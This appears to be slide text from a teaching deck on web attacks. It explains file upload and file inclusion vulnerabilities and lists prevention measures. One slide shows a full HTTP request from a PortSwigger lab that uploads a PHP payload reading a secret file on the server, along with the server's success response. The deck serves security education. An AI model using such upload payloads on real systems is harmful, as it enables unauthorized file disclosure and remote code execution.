



Web Attacks

Revisit






1

File Upload Attacks

File Upload Attacks



@portswigger

File Upload Attacks

- ▶ Uploading **arbitrary** files on a web app due to **improper validation** of file
 - ▶ Name
 - ▶ Extension
 - ▶ Content-type
 - ▶ Size
- ▶ **Impact:**
 - ▶ Uploading file as a server-side code can lead to RCE (depends on server tech)
 - ▶ **Overwrite** existing files
 - ▶ DoS attacks

File Upload Attacks

Request

```

1 POST /my-account/avatar HTTP/1.1
2 Host: 0acf009c032e3021c0542dfa00e500b0.web-security-academy.net
3 Cookie: session=Kt0MJ75A5TaLzhNLH7hrTWmqjimaY8IT
4 Content-Length: 509
5 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundary0yK92zKS3da5z1Pg
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12 -----WebKitFormBoundary0yK92zKS3da5z1Pg
13 Content-Disposition: form-data; name="avatar"; filename="file_upload_test.php"
14 Content-Type: application/octet-stream
15
16 <?php echo file_get_contents('/home/carlos/secret'); ?>
  
```

Response


```

1 HTTP/1.1 200 OK
2 Date: Thu, 23 Jun 2022 10:51:44 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 141
8
9 The file avatars/file_upload_test.php has been
  uploaded.<p>
  <a href="/my-account" title="Return to previous
    page">
    « Back to My Account
  </a>
</p>
  
```

Done 332 bytes | 250 millis

@portswigger

File Upload Attacks



@yeswehack

File Upload Attacks

- ▶ If the file type is static (media file or HTML page), the server simply **sends** the file **content**
- ▶ If the file type is executable (e.g., PHP, JSP) and server is **configured** to **execute** it, it **runs the script** and **delivers** the **result** to the client
- ▶ If the file type is executable (e.g., PPH, JSP) and server is NOT configured to execute it, it will send the **file contents** as **plain text** or **generate an error**

► File Upload Attack Prevention

- ▶ **Whitelist** file type validation
- ▶ **Validate** **directory traversal sequence** (../)
- ▶ **Rename** uploaded files (**randomize** ideally)
- ▶ **Refrain** from **storing** uploaded files inside **webroot**
- ▶ **Validate** the **contents** of the file, **MIME validation** is **not enough**
- ▶ Use **standard libraries** or **frameworks** instead of custom validation mechanisms




2 File Inclusion

File Inclusion


- ▶ Web apps tend to **reuse code**, hosted **locally or remotely**,
- ▶ The code is **written** to a script/file that may be **dynamically included** in the current script based on **user interaction**
- ▶ If the **parameters** are **user controllable**, we can **import arbitrary code**
- ▶ **Impact:**
 - ▶ Sensitive info disclosure
 - ▶ Remote Code Execution

File Inclusion




@tryhackme

File Inclusion



@tryhackme

File Inclusion



@tryhackme

File Inclusion

► Types

- **Local File Inclusion:** Importing scripts from the **same server**. Common functions for PHP: include(), require()
- **Remote File Inclusion:**
 - Importing scripts from **another server**. Common functions for PHP: include()
 - allow_url_fopen needs to be **ON**
 - **Greater risk** of RCE

File Inclusion Prevention

- ▶ **Validate** user input against a whitelist for **file names** and **locations**
- ▶ **Implement** a WAF
- ▶ **Disable** allow_url_fopen and allow_url_include
- ▶ Keep the software and plugins **up to date**